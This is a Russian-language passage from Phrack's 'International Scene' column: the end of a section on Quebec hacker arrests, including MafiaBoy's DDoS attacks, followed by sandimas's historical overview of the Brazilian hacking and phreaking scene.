Насколько мне известно, один из первых арестов в Квебеке произошёл в апреле 1993 года. Coaxial Karma из NPC был задержан за взлом кластера VAX/VMS в Université Laval методом брутфорса логинов и паролей. Всё открылось случайно: один из администраторов просматривал логи. Поскольку злоумышленник на тот момент был несовершеннолетним, он отделался довольно легко.

8 июня 1998 года были арестованы трое участников C-A. Им предъявили обвинения в хранении списков паролей, рецептов взрывчатки и взломе. Двое отделались ничем, но phaust, основатель группы, был приговорён к 12 месяцам общественных работ и 12 месяцам испытательного срока.

В феврале 2000 года произошла одна из самых резонансных DDoS-атак в истории. Не думаю, что это то, чем квебекской сцене следует гордиться, однако об этом нельзя не упомянуть. MafiaBoy — именно этот человек провёл атаки типа «отказ в обслуживании» против таких крупных корпораций, как Yahoo, Amazon, Dell, eBay и CNN. Похвалившись этим в IRC, он привлёк к себе внимание властей. В сентябре 2001 года он был приговорён к восьми месяцам под надзором, одному году испытательного срока, ограниченному использованию Интернета и небольшому штрафу.

Международная сцена Phrack: Бразилия

Автор: sandimas

С момента последней статьи «Phrack International Scene on Brazil», опубликованной более десяти лет назад, «страна кокосовых пальм» пережила немало перемен в хакерской среде. Ниже — краткий исторический экскурс в эволюцию бразильской хакерской сцены.

Начало

В то время доступ в Интернет в Бразилии был практически недоступен — разве что для академиков или состоятельных людей. Сцена BBS была весьма популярна и ещё жила. Именно в этой среде зародилась самая ранняя хакерская активность, хотя документации и информации об этом периоде крайне мало.

В 1995 году, когда Embratel (бразильский аналог AT&T) разрешила коммерческий доступ в сеть, стартовало формирование более зрелой хакерской сцены. В том же году появился первый бразильский хакерский журнал — Varata Eletrica. Несмотря на то что уровень его был невысок, именно он считается подлинной точкой отсчёта бразильской сцены.

На пути к более зрелой сцене

В последующие годы, благодаря снижению цен на оборудование, хакинг в стране заметно расширился. Многие люди и группы объединились, чтобы обмениваться знаниями и распространять их через многочисленные журналы. Хотя далеко не все публикации были хороши, а хакеры — по-настоящему опытные, эти люди помогли проложить дорогу к ещё более масштабной сцене. Это было самое активное время в истории бразильского хакинга.

1999: Эпоха скрипт-кидди

В конце 1990-х хакинг приобрёл в Бразилии «поп»-статус. Быть хакером стало «круто». Без особых знаний можно было хвастаться перед друзьями и производить впечатление. Обладая горсткой публичных эксплоитов, можно было взламывать правительственные и иные высокопрофильные системы. Вечно неграмотные СМИ уделяли этим «хакерам» столько внимания, что получить упоминание своего ника в ведущем телевыпуске новостей или крупной газете было проще простого.

Эта банализация привлекла внимание властей — были предприняты попытки разработать антихакерские законы, которые так и не были приняты. Следуя общей тенденции, возникло множество компаний по компьютерной безопасности. Некоторые из подросшего раннего андеграунда ушли в корпоративный мир и создали собственные фирмы. Но немало компаний воспользовалось страхом, нагнетаемым СМИ, раздув капитализацию на продаже лжи и «змеиного масла» в виде консультационных услуг.

Само собой разумеется, в эти Тёмные Века почти никаких знаний, достойных внимания, на национальную сцену выдано не было.

...и всё, что было после

Как и после Тёмных Веков, нас ожидало своё Просвещение, пролившее свет на бразильскую сцену. Сформировались новые группы, новые люди и новые рассылки, нацеленные на изучение и освоение новых горизонтов информатики; были опубликованы весьма достойные статьи и обучающие материалы на португальском языке, и сцена вновь, казалось, начала расцветать — пусть и со странными взлётами и падениями.

После нескольких лет почти полного затишья в 2004 году прошла Hackers 2 Hackers Conference I — самая первая хакерская конференция в Бразилии. H2HC движется к своему четвёртому изданию и с каждым годом становится лучше.

В настоящее время в Бразилии действуют две-три хорошо известные команды и немало опытных людей, работающих в тесных кружках. Работают также два активных журнала: MOTD Guide — для начинающих, и The Bug! Magazine — с более сложными статьями для людей среднего уровня подготовки.

Несколько слов о телефонном фрикинге в стране кокосовых пальм

В Бразилии нет фрикинга. Точка. В конце 1990-х существовало лишь две серьёзные группы, несколько случайных попутчиков, привыкших пользоваться «синими ящиками», некий Том Уэйтс и журнал Brazilian Phreakers Journal, посвящённый телефонному фрикингу, — но всё это ушло в прошлое.

Если не считать нескольких трюков для бесплатных звонков и злоупотребления телефонными картами, настоящего фрикинга здесь, похоже, нет. Наша телефонная система долгие годы оставалась закрытой, и никто по-настоящему не понимает её в деталях.